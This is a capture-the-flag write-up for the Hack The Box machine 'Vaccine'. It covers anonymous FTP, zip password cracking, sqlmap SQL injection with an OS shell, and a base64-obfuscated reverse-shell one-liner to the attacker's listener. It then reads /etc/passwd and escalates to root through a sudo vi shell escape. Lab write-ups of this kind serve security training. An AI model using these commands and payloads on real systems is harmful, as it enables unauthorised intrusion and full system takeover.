HTB: Vaccine Writeup
Machine URL: https://app.hackthebox.com/machines/Vaccine ↗
Recon#
❯ nmap -sV 10.129.95.174
Starting Nmap 7.92 ( https://nmap.org ) at 2026-08-23 23:12 IST
Nmap scan report for 10.129.95.174
Host is up (0.46s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.95 secondsExploring FTP with the anonymous user.
❯ ftp 10.129.166.102
Connected to 10.129.166.102 (10.129.166.102).
220 (vsFTPd 3.0.3)
Name (10.129.166.102:neo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (10,129,166,102,42,231).
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
227 Entering Passive Mode (10,129,166,102,40,203).
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00191 secs (1324.10 Kbytes/sec)
ftp> exit
221 Goodbye.We are able to get a backup.zip file, but it is password protected.
❯ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
   skipping: index.php               incorrect password
skipping: style.css incorrect passwordWe can use John to crack the password.
❯ zip2john backup.zip > hash.txt
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2026-08-23 22:20) 33.33g/s 546133p/s 546133c/s 546133C/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.Extract the archive using this password.
❯ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
inflating: style.cssInspecting the files in the zip,
❯ cat index.php
...
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
...We are able to find some credentials.

We easily get the passwords using crackstation.net.
Let’s use them to the website at the machine ip.

The website show a search field and some data.
This maybe vulnerable to SQLi.
Exploitation#
Get the cookie from Developer tools -> Network tab .

Let’s use SQLmap, to enumerate for sqli.
❯ sqlmap -u 'http://10.129.166.102/dashboard.php?search=' --cookie="PHPSESSID=bn6pns9kd08jp22tgmd2th4utg"
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[*] starting @ 22:33:18 /2026-08-23/
...
sqlmap identified the following injection point(s) with a total of 54 HTTP(s) requests:
---
Parameter: search (GET)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: search=' UNION ALL SELECT NULL,NULL,NULL,NULL,(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113))||(CHR(78)||CHR(117)||CHR(82)||CHR(113)||CHR(109)||CHR(83)||CHR(121)||CHR(112)||CHR(75)||CHR(111)||CHR(88)||CHR(75)||CHR(79)||CHR(67)||CHR(107)||CHR(69)||CHR(85)||CHR(73)||CHR(105)||CHR(73)||CHR(122)||CHR(97)||CHR(87)||CHR(104)||CHR(87)||CHR(84)||CHR(99)||CHR(122)||CHR(68)||CHR(115)||CHR(121)||CHR(81)||CHR(107)||CHR(106)||CHR(89)||CHR(112)||CHR(66)||CHR(116)||CHR(114)||CHR(90))||(CHR(113)||CHR(112)||CHR(118)||CHR(120)||CHR(113))-- AsgM
---
[22:34:28] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[22:34:33] [INFO] fetched data logged to text files under '/home/neo/.local/share/sqlmap/output/10.129.166.102'

[*] ending @ 22:34:33 /2026-08-23/SQLi is possible.
Now lets try to get a shell with the --os-shell option.
❯ sqlmap -u 'http://10.129.166.102/dashboard.php?search=' --cookie="PHPSESSID=bn6pns9kd08jp22tgmd2th4utg" --os-shell
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.10.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[*] starting @ 22:36:17 /2026-08-23/
...
[22:36:17] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:36:17] [INFO] resuming back-end DBMS 'postgresql'
[22:36:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: search=' UNION ALL SELECT NULL,NULL,NULL,NULL,(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113))||(CHR(78)||CHR(117)||CHR(82)||CHR(113)||CHR(109)||CHR(83)||CHR(121)||CHR(112)||CHR(75)||CHR(111)||CHR(88)||CHR(75)||CHR(79)||CHR(67)||CHR(107)||CHR(69)||CHR(85)||CHR(73)||CHR(105)||CHR(73)||CHR(122)||CHR(97)||CHR(87)||CHR(104)||CHR(87)||CHR(84)||CHR(99)||CHR(122)||CHR(68)||CHR(115)||CHR(121)||CHR(81)||CHR(107)||CHR(106)||CHR(89)||CHR(112)||CHR(66)||CHR(116)||CHR(114)||CHR(90))||(CHR(113)||CHR(112)||CHR(118)||CHR(120)||CHR(113))-- AsgM
---
[22:36:18] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[22:36:18] [INFO] fingerprinting the back-end DBMS operating system
[22:36:18] [WARNING] reflective value(s) found and filtering out
[22:36:21] [INFO] the back-end DBMS operating system is Linux
[22:36:22] [INFO] testing if current user is DBA
[22:36:24] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[22:36:24] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'We successfully get a shell as the postgres user.
I’m gonna use penelope ↗ to get a reverse shell to my system.
os-shell> printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTMvNDQ0NCAwPiYxKSAm|base64 -d|bash❯ penelope -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 10.10.15.13
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => vaccine 10.129.166.102 Linux-x86_64 👤 postgres(111) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/neo/.penelope/sessions/vaccine~10.129.166.102-Linux-x86_64/2026_08_23-22_50_52-769-postgres(111).log
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
postgres@vaccine:/var/lib/postgresql/11/main$ pwd
/var/lib/postgresql/11/main
postgres@vaccine:/var/lib/postgresql/11/main$ ls
base pg_commit_ts pg_logical pg_notify pg_serial pg_stat pg_subtrans pg_twophase pg_wal postgresql.auto.conf postmaster.pid
global pg_dynshmem pg_multixact pg_replslot pg_snapshots pg_stat_tmp pg_tblspc PG_VERSION pg_xact postmaster.opts
postgres@vaccine:/var/lib/postgresql/11/main$ id
uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)We can get the postgres user flag from the /var/lib/postgresql directory.
postgres@vaccine:/var/lib/postgresql/11/main$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
postgres:x:111:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/lib/postgresql
postgres@vaccine:/var/lib/postgresql$ ls
11  user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
====REDACTED====Privilege Escalation#
Let’s explore the actual hosted website sources:
postgres@vaccine:/var/lib/postgresql$ cd /var/www/html
postgres@vaccine:/var/www/html$ ls
bg.png	dashboard.css  dashboard.js  dashboard.php  index.php  license.txt  style.css
postgres@vaccine:/var/www/html$ cat dashboard.php
...
	 $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
...We are able to find the credentials for the postgres user.
Let’s use them to see what we can run as sudo:
postgres@vaccine:/var/www/html$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.confThe postgres user has permission to edit the file /etc/postgresql/11/main/pg_hba.conf using /bin/vi.
Vi has the ability to spawn shells. For that open vi and press escape to enter normal mode, then type : to enter command-line mode and enter !/bin/bash to get shell.
Since our user has access to sudo, we will open vi with sudo which in turn will give us a root shell.
postgres@vaccine:/$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.confWe get root shell!!
root@vaccine:/var/lib/postgresql/11/main# id
uid=0(root) gid=0(root) groups=0(root)
root@vaccine:/var/lib/postgresql/11/main# cd /root
root@vaccine:~# ls
pg_hba.conf  root.txt  snap
root@vaccine:~# cat root.txt
====REDACTED====And the flag!! :)